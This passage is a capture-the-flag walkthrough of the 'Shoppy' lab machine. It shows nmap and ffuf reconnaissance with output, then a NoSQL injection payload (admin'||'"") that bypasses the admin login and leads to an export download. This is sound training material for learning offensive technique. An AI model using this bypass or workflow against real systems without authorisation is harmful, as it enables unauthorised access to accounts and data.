
Shoppy Walkthrough



Walkthrough by AzureAD


NMAP

Start out with a quick NMAP


```
┌──(kali㉿kali)-[~/HTB]
└─$ nmap -sC -sV -oA nmap/shoppy 10.10.11.180
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-04 22:52 EDT
Nmap scan report for 10.10.11.180
Host is up (0.046s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 9e:5e:83:51:d9:9f:89:ea:47:1a:12:eb:81:f9:22:c0 (RSA)
|   256 58:57:ee:eb:06:50:03:7c:84:63:d7:a3:41:5b:1a:d5 (ECDSA)
|_  256 3e:9d:0a:42:90:44:38:60:b3:b6:2c:e9:bd:9a:67:54 (ED25519)
80/tcp open  http    nginx 1.23.1
|_http-server-header: nginx/1.23.1
|_http-title: Did not follow redirect to http://shoppy.htb
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.70 seconds
zsh: segmentation fault  nmap -sC -sV -oA nmap/shoppy 10.10.11.180
```


When browsing to the site I was greeted with a nice redirect.



Add Shoppy.htb to /etc/hosts




Loading up the page and we are greeted with a countdown.



Looking at the source code gave no details. I figured that I would start looking for other webpages. At the same time I started fuzzing for other sub domains.


FFUF

`ffuf -u http://shoppy.htb/FUZZ -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt`




Found 2 directories that are interesting. Exports and Admin.
Let's check out Admin.


Exploiting Admin




Seems to be an unbranded login page. Lets try a bypass.



Not what I was expecting but it seems like it responded in a way. I would guess that this is some kind of WAF blocking SQL bypass. Lets see if something else works.
admin'||'"" seems to work. As long as there are no dashes or single quotes after the first set. This is a type of NOSQL injection.




So we have access to the page now.
Doing a quick user search with the same parameters that I used to login and I was granted a download export file.

